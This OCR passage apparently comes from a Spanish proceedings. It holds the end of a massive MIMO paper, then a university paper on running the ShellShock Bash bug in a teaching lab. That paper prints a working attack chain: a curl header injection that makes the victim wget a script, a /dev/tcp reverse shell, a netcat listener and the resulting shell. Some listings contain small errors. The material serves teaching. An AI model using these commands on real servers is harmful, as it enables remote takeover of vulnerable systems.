


Fig. 4. Eficiencia espectral frente a eficiencia energética para un sistema de MIMO masivo en el canal descendente.

número de antenas se lleva a infinito.

C. Eficiencia energética

El último aspecto que se evaluará será la eficiencia energética la cual queda definida como:

$$\eta^A = \frac{1}{\rho_{ul,dl}} R^A \tag{19}$$

Donde R es la eficiencia espectral obtenida para cualquier tipo de detector o precodificador cuyo tipo es denotado por el subíndice A y donde la potencia media transmitida debe expresarse en (J/s). Para comprobar el rendiemiento en términos de eficiencia energética se va a representar la eficiencia espectral obtenida en función de la eficiencia energética para dos configuraciones: una con 50 y otra con 100 antenas en la estación base. Lagrafíca denotada como Fig. 4 muestra los resultados para el enlace descendente. Se puede comprobar, tal y como se indica en la ecuación (19), la relación inversa de proporcionalidad que existe entre ambas eficiencias. De modo que cuanto mayor es la eficiencia espectral menor es la eficiencia energética. Además se puede comprobar que los algoritmos de ZF y MMSE poseen un mejor comportamiento a lo largo de todo el rango de eficiencia espectral que MRT. Para valores bajos de eficiencia espectral MRT se comporta mejor que ZF mientras que; en casos donde la eficiencia espectral aumenta ZF se comporta mejor. Asimismo, cuanto mayor número de antenas en la estación base mejor es la eficiencia energética. En el caso de MRT, por ejemplo, para una eficiencia espectral de 20 bits/s/Hz en una configuración con 50 antenas en BS la eficiencia energética es de 20 bits/J/Hz mientras que para el caso de $M = 100$ es de 50 bits/J/Hz. Es decir, en una estación base con 100 antenas transmitir 50 bits consume 1 J, mientras que con 50 antenas, sólo se transmiten 20 bits/J.

VII. Conclusiones y líneas futuras

La conclusión principal del artículo es que los entornos de propagación real que simula QuaDRiGa mantienen las ventajas de MIMO masivo que habían sido propuestas en la teoría apoyándose en modelos de canal ideales. Se ha podido comprobar cómo la eficiencia espectral que consiguen los algoritmos lineales es muy similar a la obtenida con algoritmos no lineales de mayor complejidad. Además, el incremento del número de antenas en la estación base se traduce en una mayor ortogonalidad de los usuarios. Por último, la eficiencia energética aumenta cuando se eleva el número de antenas en la BS habilitando la implementación de tecnologias dependientes de la vida útil de las baterías como el Internet de las Cosas.

Con respecto a las líneas futuras, son multitud los caminos que se pueden elegir. Personalmente, la continuación de este proyecto debería comenzar con evitar algunas idealidades que se han supuesto a lo largo del mismo. Por ejemplo, se ha supuesto que tanto receptor como transmisor conocen perfectamente el estado del canal y además de forma instantánea provocando resultados demasiado optimistas. De la mano a esta mejora, surge el problema de la contaminación por portadoras piloto que provoca interferencia inter-celda. Este fenómeno repercute negativamente en el rendimiento de los sistemas MIMO masivo. Además, se tendrían que tener en cuenta aspectos como el *coupling* entre antenas cuyo origen viene definido por el uso de múltiples antenas en la estación base en un espacio reducido. Tambien podráan evaluarse otros tipos de modelos de canal como el COST-2100.

Referencias

[1] I. E. Telatar, "Capacity of multi-antenna gaussian channels," *European Transactions on Telecommunications*, vol. 10, pp. 585–595, 1999.

[2] X. Gao, "Massive mimo in real propagation environments," Ph.D. dissertation, Lund University, 2016.

[3] H. Q. Ngo, E. G. Larsson, and T. L. Marzetta, "Aspects of favorable propagation in massive MIMO," *CoRR*, vol. abs/1403.3461, 2014. [Online]. Available: http://arxiv.org/abs/1403.3461

[4] F. Rusek, D. Persson, B. K. Lau, E. G. Larsson, T. L. Marzetta, O. Edfors, and F. Tufvesson, "Scaling up MIMO: opportunities and challenges with very large arrays," *CoRR*, vol. abs/1201.3210, 2012. [Online]. Available: http://arxiv.org/abs/1201.3210

[5] H. Q. Ngo, "Massive mimo: Fundamentals and system designs," Ph.D. dissertation, Linköping University, 2015.

[6] S. Jaeckel, L. Raschkowski, K. Börner, and L. Thiele, "Quadriga: A 3-d multi-cell channel model with time evolution for enabling virtual field trials."

Estudio e Implementación de ShellShock en un laboratorio docente de seguridad

Autor: Leandro Pretel Martínez, e-mail: leandropretel@correo.ugr.es
Tutor: Rafael A. Rodríguez-Gómez, e-mail: rodgom@ugr.es
Titulación: Ingeniería de Tecnologías de la Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—Hoy en día, existen continuos ataques a dispositivos móviles o ordenadores, que alteran nuestra privacidad y que originan gran preocupación en nuestra sociedad. Es por ello que se debe intentar dar la máxima información posible sobre estos ataques y cómo es posible evitarlos o protegernos ante ellos. Con dicho fin se presenta este artículo, dónde se mostrará el estudio e implementación de la vulnerabilidad ShellShock, una de las amenazas más importantes de los últimos años. Dicha tarea se llevará a cabo en un laboratorio para la docencia en seguridad informática, haciendo uso de dispositivos live-USB para iniciar nuestros sistemas de trabajo con el fin de aumentar la flexibilidad y desempeño de las prácticas docentes realizadas. Por lo tanto, con este artículo se intenta dar a conocer más sobre esta vulnerabilidad, incluyendo un ejemplo práctico dónde se realizará un ataque real en un entorno experimental creado.**

***Palabras clave*—Ciberseguridad, Docencia, Laboratorio, ShellShock**

I. Introducción

HOY en día, la ciberseguridad es uno de los principales puntos en los que invertir y desarrollar de cara a reforzar la privacidad y seguridad de los millones de personas que hacen uso de las tecnologías de la información. Las predicciones en materia de seguridad informática para un futuro cercano, incitan a apostar por conseguir un ámbito seguro en el mundo de las telecomunicaciones, ya que estudios como el del Laboratorio de ESET España [1], concluyen que existirá un aumento en diversos ataques informáticos y *malware*, centrándose en ataques dirigidos al Internet de las cosas (IoT) o sistemas de pago, entre otros.

En el presente artículo se pretende facilitar y motivar, desde un punto de vista docente, a que un mayor número de personas puedan realizar proyectos y trabajos en materia de ciberseguridad adaptándose a las limitadas condiciones de las instalaciones existentes. Por ello, y partiendo de la estructura de los laboratorios actuales en la universidad ETSITT-UGR, se llevará a cabo el estudio de uno de los bugs en seguridad más importantes de los últimos años, la vulnerabilidad ShellShock. Para su estudio, nos basaremos en la estructura planteada en nuestro trabajo previo [2], que presenta una propuesta para la docencia basada en dispositivos Live-USB como herramientas para inicio de sistemas operativos y disponiendo dentro de estos de diferentes máquinas virtuales que aportan flexibilidad a la distribución física del laboratorio en el que se utilice este sistema.

De este modo, se presentará un estudio detallado de dicho fallo, con el objetivo de mostrar el potencial que este puede llegar a alcanzar en multitud de dispositivos y la repercusión que supuso hasta que fue detectado, consiguiendo una repercusión igual o mayor que Heartbleed [3], un fallo de seguridad que permitió que la información protegida por los métodos de cifrado SSL/TLS pudiera ser robada, de modo que cualquiera podía leer la memoria de los sistemas protegidos por la versión de OpenSSL que fue afectada

El resto del artículo se estructura como sigue. En la Sección II, se exponen una serie de conceptos generales necesarios para la comprensión del trabajo. Seguidamente, en la Sección III, se presenta un estudio detallado del origen y potencialidad de la vulnerabilidad ShellShock, mientras que la aplicación de dicho ataque en un entorno experimental se llevado a cabo en la Sección IV. Por último, en la Sección V se plantean algunas conclusiones y unos posibles líneas de trabajo futuro.

II. Conceptos Generales

La vulnerabilidad ShellShock [4] se encuentra en la evaluación de las nuevas variables de entorno de la herramienta Bash.

Bash [5] es el intérprete de comandos más utilizado en Unix y basado en éste también existe un lenguaje de programación de scripting que toma su mismo nombre. Normalmente, esta herramienta es utilizada por los usuarios para la generación de shell scripts, con el fin de llevar a cabo una serie de tareas determinadas. Sin embargo, Bash también es utilizada por multitud de programas en segundo plano, realizando continuas llamadas a funciones y variables.

Una de las aplicaciones que puede hacer uso de Bash, es el conocido servidor de páginas web Apache [6]. Este servidor web es el más utilizado a nivel mundial gracias a su proyecto de código libre, que destaca por su sencillez y facilidad de uso. Es capaz de atender de manera eficiente gran número de peticiones HTTP, realizar restricciones a un subconjunto de archivos y gestionar los logs de errores, entre otras tareas.

Para llevar a cabo las peticiones a páginas web y mostrar el contenido de ellas, Apache necesita una determinada configuración. En primer lugar, es necesario diferenciar entre contenido estático, siendo aquel que permanece invariable desde el momento en el que se crea, y contenido dinámico, que es aquél que se genera cada vez que se solicita su visualización. Para este último tipo de contenido, hace uso de la tecnología más extendida : CGI (Common Gateway Inteface) [7]. La interfaz de entrada común permite a un cliente o navegador web solicitar datos de un programa

que se ejecuta en un servidor web. De este modo, CGI define la manera en la que un servidor web interactúa con programas externos que generan el contenido, como puede ser la herramienta anteriormente mencionada, Bash. Su extendido uso se debe a que es una forma muy sencilla de crear contenido dinámico en un sitio web, a diferencia de otras tecnologías que suelen ser más complejas y limitadas, como son SSI (Server-side includes) [8], con unas capacidades muy limitadas, Java Servlets [9], dónde el código se ejecuta en el propio servidor web en vez de como un proceso aparte o `scripts` embebidos en el HTML, como es PHP [10] Por lo tanto, en base a la vulnerabilidad ShellShock se podrán llevar a cabo ataques que afecten a servidores web que tengan activado el contenido dinámico CGI, y que a su vez hagan uso de la herramienta Bash cómo programa externo.

III. Estudio de la vulnerabilidad ShellShock

III-A. Origen

En la mañana del 12 de septiembre de 2014, Stephane Chazelas, un desarrollador de software de código libre francés y que residía en Gran Bretaña, identificó un error que denominó "ShellShock" y que según él tenía un impacto a gran escala en millones de ordenadores, teléfonos y dispositivos de Internet, afectando tanto a sistemas operativos de código abierto como Linux o Android, o portátiles de la marca Apple. Lo asombroso es que, según varias estimaciones, este error en el software podría haber existido desde al menos 1993, habiendo pasado desapercibido para la mayoría de la gente, pero que con seguridad multitud de hackers malintencionados (*crackers*) conocían y habrían podido aprovecharse de él durante unos 21 años. Es por ello, que según la Base de Datos de Vulnerabilidades Informáticas del gobierno de Estados Unidos [11], Shellshock tiene una calificación de 10 sobre 10 en impacto y explotabilidad.

De este modo, los crackers comenzaron a explotar el fallo desde la noche del 12 de septiembre de 2014, siendo estos ataques monitorizados por numerosos investigadores que observaron un uso masivo de virus de gusano cuyo objetivo era escanear Internet para encontrar aquellos sistemas que fueran vulnerables. El alcance de ShellShock fue tal, que se estimó que más de 500 millones de servidores podrían haberse visto afectados, lo que equivaldría a un 51 % del total de servidores de todo el mundo [12]. Estos datos se traducen en millones de euros para las empresas y servicios afectados, que podrían haber perdido mucho dinero con la pérdida de información confidencial, además de las contramedidas realizadas para intentar frenar este ataque.

III-B. ShellShock

Con el fin de entender por qué este error causó un impacto tan generalizado y por qué se la ha dado una calificación de grave por muchos profesionales del campo de la seguridad, es necesario analizar en primer lugar qué es Bash y su significado. Bash es un componente de software comúnmente conocido como un intérprete de comandos o "Shell"de código abierto de Unix utilizado por millones de servidores web, ordenadores, teléfonos y otros dispositivos conectados a Internet. Esta herramienta es utilizada por todos estos dispositivos normalmente de manera interna, de modo que multitud de comandos son introducidos y ejecutados por el propio sistema de forma automática. Gracias a la vulnerabilidad ShellShock los atacantes, sin necesidad de poseer un conocimiento especializado, pueden ser capaces de ejecutar código de forma remota, consiguiendo obtener el control de los dispositivos afectados.

Para explotar esta vulnerabilidad, el atacante solo necesita inyectar su código en las variables de entorno de un proceso en ejecución y esto puede ser realizado de forma sencilla a través de elementos cómo *scripts* CGI.

Para llegar a comprender como trata Bash a las variables cuando una nueva instancia es creada, es necesario diferenciar entre variables de entorno o globales y variables locales. Básicamente, la diferencia entre ambas es que la variable local sólo tiene valor dentro de nuestra sesión Bash, mientras que las variables de entorno o globales, se establecen para todas las sesiones Bash. Un ejemplo de la creación de variables de entorno y locales se muestra en lo que sigue:

Listing 1. Guardado y consulta de una variable en bash.

```
$ Var = "Shellshock"
$ echo $local_Var
Shellshock
$ bash
$ echo $local_Var
$
```

Si se crea una variable y se intenta mostrar su contenido con el comando `echo` en el mismo proceso Bash es posible ver su valor. En cambio, al crear un nuevo proceso bash ya no será posible acceder al contenido de la variable previamente creada. Esto se debe a que hemos creado la variable con el objetivo de trabajar con ella localmente. Si lo que deseamos es poder acceder a ella desde cualquier proceso bash, es necesario crearla como variable de entorno. Para ello se hace uso del comando `export`. Un ejemplo de esto se muestra a continuación:

Listing 2. Guardado y consulta de una variable en Bash utilizando export.

```
$ export Var = "Shellshock"
$ echo $global_Var
Shellshock
$ bash
$ echo $global_Var
$ Shellshock
$
```

Aquí se puede observar cómo al crear la variable `global_Var`, es posible tener acceso a ella tanto en el mismo proceso Bash dónde se ha creado, cómo en un nuevo proceso Bash creado posteriormente. Al utilizar la función `export`, conseguimos que la variable `global_Var` sea definida cómo global y que por tanto sea cargada por defecto cada vez que un nuevo proceso Bash sea creado.

Aparte de la creación de variables, Bash también permite la definición de funciones. Al igual que en el resto de lenguajes de programación, una función son trozos de `script` independiente que llevan a cabo sub-rutinas o tareas concretas, dónde se incluye el código necesario para realizar dicha tarea. De este modo, la creación de una función es similar a la de una variable:

Listing 3. Definición de una función en Bash.

```
$ env X='() {test; };'
```

A parte del comando `export`, para la creación de variables de entorno, también está disponible el comando `env`, el cuál normalmente se usa para imprimir las variables de entorno existentes, pero que también puede ser usado para ejecutar comandos. Por lo tanto, desde que se empieza con `() {` , X será tratada como una función y se ejecutará su definición cuando un nuevo proceso Bash sea creado.

De este modo, tanto la creación de variables globales, cómo funciones globales, son realizadas continuamente por los diferentes dispositivos y servidores para llevar a cabo multitud de tareas y operaciones. Algunas de las variables más comunes utilizadas pueden ser `PATH` dónde se incluyen los directorios de los principales comandos ejecutables desde el terminal, como `cd, ls o makedir`, entre otros. También `HOSTNAME`, para conocer el nombre de nuestro equipo o `PWD`, para conocer la ruta en la que nos encontramos.

Hasta aquí, todo el funcionamiento de Bash explicado se corresponde con un funcionamiento normal. Sin embargo, la vulnerabilidad ShellShock hace uso de un fallo en la creación de nuevas funciones en Bash.

En el siguiente código se puede ver la misma función definida en el código anterior pero en esta ocasión, se ha continuando escribiendo tras el símbolo ";". Al abrir una nueva sesión de Bash, todas las funciones o variables globales definidas, como pueden ser `PATH, HOSTNAME o PWD`, son cargadas para su uso. Si creamos una nueva función y la definimos como variable de entorno con el comando `env`, al crear la nueva instancia de bash esta también será cargada.

Listing 4. Uso de la vulnerabilidad ShellShock para realizar un `ping` a la dirección IP 8.8.8.8.

```
$ env X='() {test; }; ping 8.8.8.8'
```

El fallo surge debido a que Bash no realiza ninguna comprobación tras la definición de la función y al iniciarse una nueva sesión Bash ejecuta los comandos que se hayan incluido tras la misma. En el ejemplo anterior, un ping a los servidores DNS públicos de Google es realizado tras el inicio de cada sesión nueva de Bash.

El uso por parte de un atacante podría venir en el caso de que este configure una variable de entorno con código malicioso e inicie después una nueva instancia de Bash. Aunque el verdadero potencial de este fallo se encuentra cuando se lleva a cabo esta configuración de forma remota. Los atacantes usan la habilidad de configurar variables de entorno indirectamente en servidores Apache o DHCP, entre otros, para conseguir el control de máquinas vulnerables. Un ejemplo de esta forma de ataque será expuesto en la Sección V.

III-C. Archivos implicados en la vulnerabilidad ShellShock

La primera aplicación del parche que solucionaba la vulnerabilidad de ShellShock, se realizó en la versión 4.3 de Bash, siendo vulnerables todas las versiones anteriores a esta. Al ser Bash un software libre, puede ser modificado y redistribuido libremente con cualquier fin, de forma que en este caso también pueda ser editado para mejorar fallos y bugs presentes en la actual versión. Dicho esto, Stephane Chazelas al detectar esta vulnerabilidad en 2014, presentó un parche para Bash que modificaba una serie de archivos de código libre para corregir ShellShock y de este modo evitar posibles futuros ataques.

En primer lugar, cuando se crea una variable de entorno con el comando `env`, Bash llama a una serie de funciones implicadas en esta operación. El parche presentado por Stephane Chazelas presentó una serie de archivos, dónde se encuentran las funciones que más tarde se ejecutarán en el núcleo de Linux y que son las causantes de la existencia de la vulnerabilidad ShellShock. Concretamente fueron dos los archivos modificados: `variables.c` ubicado en la carpeta principal de Bash y `evalstring.c` localizado en la carpeta de builtins.

Uno de los archivos llamados es `variables.c`. Si observamos la Figura 1 en la parte del fichero dónde se define la exportación de funciones, observamos cómo Bash trabaja con este tipo de variables.

La definición de funciones como variables de entorno se exportan cuando el intérprete Bash comprueba con `STREQN` si la variable introducida comienza con `"() {`".La nueva instancia de Bash explorará su lista de variables de entorno y las convertirá en funciones internas. Tras esta comprobación, Bash concatenará el nombre de la función con el valor de la función que se está tratando. Por ejemplo, si la función se llama f1 y contiene el valor "`() ls {l ; echo vulnerable`", la función será almacenada en una variable `temp_string` de la forma "`f1() ls {l ; echo vulnerable`", incluyendo código detrás de la función definida. A continuación, es llamada la función principal dónde se detecta si existe el fallo de ShellShock, `parse_and_execute ()`. Esta función es llamada con tres parámetros, `temp_string` con la variable de entorno completa como hemos comentado anteriormente, `tname` con el nombre de la función importada y una serie de *flags*.

Estas *flags* son los principales cambios introducidos en el parche. En versiones anteriores, cuando se llama a la función `parse_and_execute ()` sólo se llamaba con dos de estas *flags*: `SEVAL_NONINT` y `SEVAL_NOHIST`, la primera de ellas indica que el usuario no interactuará con el *Shell* para la ejecución de comandos y la segunda es utilizada para que no se añadan definiciones al historial de Bash.

En versiones vulnerables, cuando Bash definía la función al encontrar "`() {`"no detenía su proceso, sino que continuaba analizando y ejecutando código posterior, y esto era debido a que no existía ninguna comprobación ni limitación en la definición de funciones como variables de entorno. Es por ello, que se introdujeron las dos nuevas *flags* `SEVAL_FUNCDEF` y `SEVAL_ONECMD`. Para conocer cuál era el cometido exacto de dichas *flags*, es necesario analizar el archivo `evalstring.c`, dónde se ubica la función `parse_and_execute ()` llamada desde `variables.c`.

Estas *flags* simplemente realizaban una serie de comprobaciones, de manera que si se encontraba alguna irregularidad en la definición de nuevas funciones, dicha función queda invalidada.

IV. Laboratorio docente para seguridad

Para la ejecución de un entorno experimental donde poder explotar la vulnerabilidad ShellShock nos basamos en el laboratorio docente diseñado en nuestro trabajo previo [2].

```
if (privmode == 0 && read_but_dont_execute == 0 &&
    STREQN (BASHFUNC_PREFIX, name, BASHFUNC_PREFLEN) && STREQ
    (BASHFUNC_SUFFIX, name + char_index - BASHFUNC_SUFFLEN)
    && STREQN ("() {", string, 4))
 {
   size_t namelen;
   char *tname;              /* desired imported function name */
   namelen = char_index - BASHFUNC_PREFLEN - BASHFUNC_SUFFLEN;
   tname = name + BASHFUNC_PREFLEN; /* start of func name */
   tname[namelen] = '\0';           /* now tname == func name */
   string_length = strlen (string);
   temp_string = (char *)xmalloc (namelen + string_length + 2);
   memcpy (temp_string, tname, namelen);
   temp_string[namelen] = ' ';
   memcpy (temp_string + namelen + 1, string, string_length + 1);
   if(absolute_program (tname)==0&&(posixly_correct==0
     ||legal_identifier(tname)))
     parse_and_execute (temp_string, tname,
     SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);
```

Figura 1. LLamada a las funciones en el archivo `variables.c` del directorio de Bash.




Figura 2. Distribución del laboratorio 3.7 de la escuela ETSIIT-UGR.

El laboratorio utiliza la tecnología de arranque a través de USB (live-USB) con fines docentes, con la que podemos arrancar uno o varios sistemas operativos a través de máquinas virtuales. La ejecución del experimento tendrá lugar en los ordenadores de los laboratorios de la ETSIIT-UGR. En concreto nuestro laboratorio dispondrá de 26 puestos interconectados como se puede apreciar en la Figura 2, y que a su vez se encuentran divididos en bloques independientes denominados islas, existiendo un total de 4 islas de 6 a 7 equipos y 6 routers en cada una. Además, el laboratorio presenta dos redes dónde poder trabajar, la red de datos, para interconectar los equipos de una misma isla y con las demás, y la de gestión, que interconecta en un mismo `switch` todos los dispositivos del laboratorio.

Gracias al uso de live-USB, las máquinas virtuales podrán ser configuradas previamente, lo que aporta más flexibilidad y manejo por parte de los alumnos, ya que les permite centrarse en la realización de la práctica sin preocuparse en la resolución de problemas relacionados con la instalación o configuración del software, además de la posibilidad de finalizar una práctica inacabada en sus propios ordenadores personales.

En este laboratorio docente se combina al concepto de live-USB, la tecnología de virtualización, con la que se pueden arrancar sistemas operativos que hayan sido configurados previamente para los alumnos por el docente, pudiendo disponer de una gran variedad de sistemas operativos en un laboratorio dónde normalmente ya existe un una estructura fija de conexiones y ordenadores que es difícil y costosa de modificar. De este modo, tendremos preparados USB en un estado inicial a partir del cual la realización de los diferentes ataques o técnicas de defensa llevadas a cabo no conlleven un trabajo adicional por parte de los alumnos.

Entre las muchas plataformas existentes, hemos optado por utilizar VirtualBox [13], un software de código libre sujeto a la licencia GPL, con una gran abanico de posibilidades en el ámbito de la configuración y personalización de los diferentes sistemas operativos instalados y que además permite simular mayor cantidad de máquinas que otros software del mercado.

V. Implementación de la vulnerabilidad

V-A. *Entorno experimental*

Es necesario especificar cuál será la estructura específica de nuestro sistema live-USB, indicando qué máquina actuará de víctima y cuál de atacante.

Toda la configuración realizada en los live-USB será llevada a cabo por el personal docente, de modo que el alumno sólo deba centrarse en la realización de la práctica. La realización previa estará enfocada a la instalación de los sistemas operativos Ubuntu 14.04 y Kali Linux en un mismo sistema `host`, a través de máquinas virtuales con el software VirtualBox. Por lo tanto, basándonos en el montaje realizado en el artículo del laboratorio docente de Ciberseguridad [2] utilizando la herramienta Systemback para el volcado y grabación de las imágenes en el live-USB, se escogerán unas determinadas versiones tanto para la máquina virtual que actuará cómo víctima, cómo la máquina que realizará el papel de máquina atacante.

- Máquina atacante

Para la máquina atacante se utilizará el sistema operativo Kali Linux. Esta distribución basada en Debian GNU/Linux aporta un inicio gráfico potente destinado a tareas de seguridad e informática principalmente. Su elección es debida a que presenta un gran número de herramientas en tareas de test de penetración con posibilidad de personalización, además de un gran soporte de dispositivos, código abierto e interfaz personalizable, que junto a su licencia gratuita hacen de este sistema una potente herramienta para llevar a cabo multitud de tareas.

- Máquina víctima

Para la máquina víctima es necesario escoger un sistema operativo cuya versión de Bash sea vulnerable. Puesto que la vulnerabilidad ShellShock fue descubierta en 2014, no fue hasta 2014 cuando Ubuntu lanzó su versión 14.10 con la herramienta bash actualizada. Es por ello, que utilizaremos la última versión de Ubuntu vulnerable a ShellShock, la 14.04 que data de abril de 2014. En dicho sistema, será necesario instalar el servidor Apache [6], el cual hará uso de la herramienta bash y que por tanto será vulnerable a ataques por parte de una máquina externa, en nuestro caso, la máquina atacante Kali Linux. Para su configuración, simplemente deberemos




Figura 3. Esquema de red Virtual con live-USB.




Figura 4. Esquema ejecución ataque ShellShock.

añadir al archivo de configuración de Apache el módulo que habilite la opción de scripts CGI, que serán los vulnerables a ShellShock como veremos a continuación.

Una vez conocidas las dos máquinas implementadas, es necesario concretar cuales serán las características específicas de estas. En la Figura 3 vemos la configuración a nivel de red, ambas quedarán conectas a través de una red interna con direcciones IP `192.168.1.1` y `192.168.1.2`, para la máquina víctima y la máquina atacante respectivamente. De este modo, el atacante podrá tener acceso a los ficheros púbicos disponibles en el servidor simplemente accediendo desde su navegador a la dirección IP del servidor Apache.

V-B. Experimentación

Aplicando todos los conceptos explicados anteriormente y utilizando la estructura definida en el punto anterior, se realizará un pequeño ejemplo para intentar mostrar el potencial de la vulnerabilidad ShellShock. Partiendo de un servidor vulnerable y una máquina atacante, el ejemplo se dividirá en 2 partes: preparación del ataque y ejecución del ataque.

V-B1. Preparación del ataque: El objetivo es conseguir que la máquina víctima, dónde se encuentra el servidor Apache, realice la descarga de un script en el que se implementa el ataque deseado. En este caso, se intentará una conexión `netcat` inversa, de modo que se consiga que sea la máquina víctima la que se conecte a la máquina atacante, consiguiendo que el `firewall` o `router` de la máquina atacada no imposibilite la conexión, hecho que ocurre si fuera una conexión directa desde la máquina atacante a la víctima, ya que la mayoría de `firewall` no analizan el tráfico saliente, sino sólo el entrante. Para poder realizar dicha tarea, lo único que se necesita es que nuestra red esté configurada para aceptar conexiones en un puerto determinado. Además, será necesario que el archivo creado con el ataque esté disponible para su descarga en algún servidor web, ya que se utilizará la herramienta GNU Wget [14] para acceder a la URL y realizar la descarga. Esta herramienta es ampliamente utilizada en multitud de sistemas UNIX, permitiendo descargas con protocolos HTTP, HTTPS o FTP.

El `script` a crear será un ejecutable en formato .sh, de manera que en él se incluya el ataque deseado. Una posible implementación podría ser la mostrada en el código siguiente, dónde se incluye una conexión TCP a la máquina atacante con dirección IP `192.168.1.2`. Para poder realizar dicha conexión, en la máquina atacante es necesario abrir un puerto de escucha en un terminal, simplemente ejecutando el comando `nc -lv 4444`, de modo que el puerto 4444 permanecerá a la espera de alguna conexión. Por otro lado, para poder acceder al archivo desde cualquier máquina a través de la herramienta Wget, en la máquina atacante tendrá instalado su propio servidor Apache no vulnerable. De este modo, subiremos el `script` a la carpeta cgi-bin, de manera que pueda ser descargado desde cualquier máquina de la red interna, aunque también podría utilizarse una dirección IP pública. Por lo tanto, la ubicación del script quedaría localizada en la dirección `http://192.168.1.2/cgi-bin/script.sh`.

Listing 5. Script para conexión inversa a través de netcat.

```
#!/bin/bash
/bin/bash -I>& /dev/tcp/192.168.1.2 0>&1
exit
```

V-B2. Ejecución del ataque: Una vez que se dispone de acceso al `script` con el ataque desde cualquier máquina, ahora será necesario que la máquina víctima, dónde se ubica el servidor Apache vulnerable, se lo descargue y de este modo realice la conexión inversa a nuestro host. Para facilitar la comprensión del ataque, se hará uso de la Figura 4, dónde se incluyen los pasos realizados.

- Paso 1: Petición al servidor vulnerable por ShellShock

Una vez que se ha abierto el puerto 4444 a escucha en la máquina atacante, en otro terminal se realiza la petición al servidor Apache vulnerable con dirección IP `192.168.1.1`. Para ello en un terminal, es necesario ejecutar el siguiente comando: `curl -H x:' () { :; }; /usr/bin/wget http://192.168.1.2/cgi-bin/script.sh' http://192.168.1.1/cgi-bin/test.sh`

La herramienta Curl [15], es muy conocida por simular peticiones a URLs como si de un navegador se tratara. De este modo, con el anterior comando lo que se consigue es realizar una petición HTTP, en la cuál se modifica una de las cabeceras para incluir nuestro ataque. Con el comando

```
root@administrador:/usr/local/httpd-2.2.31/cgi-bin# nc -lv 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.1.1] port 4444 [tcp/*] accepted (family 2, sport 45824)
bash: no job control in this shell
daemon@administrador:/usr/local/httpd-2.2.31/cgi-bin$
```

Figura 5. Puerto 4444 a la escucha para conexión inversa.

`-H` queda indicado que se va a crear una cabecera nueva, en dónde se observa que se introducirá el código malicioso al escribir la petición de descarga del archivo script.sh al servidor de la máquina atacante con dirección IP `192.168.1.2`. El fallo que tiene lugar cuando hacemos este tipo de peticiones HTTP, se debe a que estamos intentando acceder a un archivo con contenido dinámico en un servidor Apache vulnerable a ShellShock. Por lo tanto, cuando se intenta acceder a dicho contenido, el servidor hará uso de programas externos, en este caso, de la herramienta bash, que tomará la cabecera creada como una función global, y cuyo contenido no es evaluado para comprobar si incluye código atacante. De este modo, la función definida `x` será cargada por bash, además de la petición de descarga del archivo script.sh con la herramienta Wget que se ha definido tras el `;`.

- Paso 2: Descarga del script

Al ser el servidor atacado vulnerable a ShellShock, cuando se realiza la petición por parte de la máquina `192.168.1.2`, el servidor no comprobará si existe código tras la definición de la cabecera, que será tomada por bash como una función. De modo que, automáticamente, se hará la petición de descarga con la herramienta Wget al servidor de la máquina atacante, consiguiendo de este modo que la máquina víctima ejecute el script dónde se ha incluido la conexión netcat a la máquina atacante.

- Paso 3: Ejecución del script

